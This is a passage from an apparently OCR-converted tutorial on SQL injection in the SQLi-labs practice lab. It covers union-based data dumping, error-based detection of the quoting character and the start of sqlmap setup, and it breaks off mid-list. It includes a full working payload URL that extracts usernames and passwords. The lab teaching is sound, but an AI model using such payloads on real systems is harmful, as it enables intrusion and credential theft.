
Enter the name of table of which you want to see columns example: " users"
when execute it shows column names which are present in the users table:

After Copying these column names into Notepad Now the Final step is to check data in these columns
To dump data from columns we follow the same process by selecting the previous query with new created from data group concate option in hackbar's UNION BASED tab
UNION-BASED → DATA → data GROUP_CONCAT()


Now , We want to extract the data from username and password columns so put the name input field when he ask for column name like this:




After executing you got the data but problem is that it is combined and confused where username end and where password start because it is messed up because of no spacing in between



To create a space between we manually type in URL and add a STRING in between username and password “----------”
http://localhost/sqli-labs-master/Less-1/?id=-1' UNION ALL SELECT 1,(SELECT+GROUP_CONCAT(username,"----------",password+SEPARATOR+0x3c62723e)+FROM+users),3 --+



Then copy the output in notepad or any text editor. **We got this FINAL DATA which is extracted from database using SQL INJECTION**




This is the Manual Exploitation

Lesson 1 – SQL Injection (Single Quote Vulnerability)

Observation

- **Target URL:http://localhost/sqli-labs/Less-1/?id=1**
- **http://localhost/sqli-labs/Less-1/?id=1**
- **When we test with a backslash (\) at the end:**
- **http://localhost/sqli-labs/Less-1/?id=1**
- **The application throws an error:**
- **The Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1\' LIMIT 0,1' at line 1**
- **This Error reveals the actual operator which should be used as a injection operator (‘)**

You can see After “1\’



□ Why This Happens

- **The parameter value is placed inside single quotes (') in the SQL query.**
- **Backend query looks like:**

SELECT * FROM users WHERE id='1';

- **After injecting \, the query becomes:**

SELECT * FROM users WHERE id='1\';

- **The \ escapes the closing ', which causes the string to remain unclosed.**
- **This breaks the query, and the SQL engine shows the real operator (') in the error message.**
- **This tells you:**
- **□ After 1\, MySQL was expecting the string to continue, but it found ' which closed it incorrectly.**

That ' is the real operator the application is using to wrap input.


- **By injecting \, you force an error that leaks the actual operator (', '', '), etc.).**

This is like x-ray vision into the query structure.


□ Injection Operator Identified

- **From the error, we confirm that the input is enclosed in single quotes (').**
- **Therefore, we can inject using payloads with single quotes.**


Now we perform Automated SQL injection using SQL MAP tool: **Download Sqlmap from Official website: sqlmap.org**




Extract the zip file into C: drive and rename the folder with “sqlmap”




After Opening the sqlmap folder Type “CMD” or “POWERSHELL” in Address Bar




Press ENTER key and this folder is opened in cmd



Type python --version




If python version is showing then its okay otherwise you have to download python first from python.org




CHECK these ticks before click on install now


1.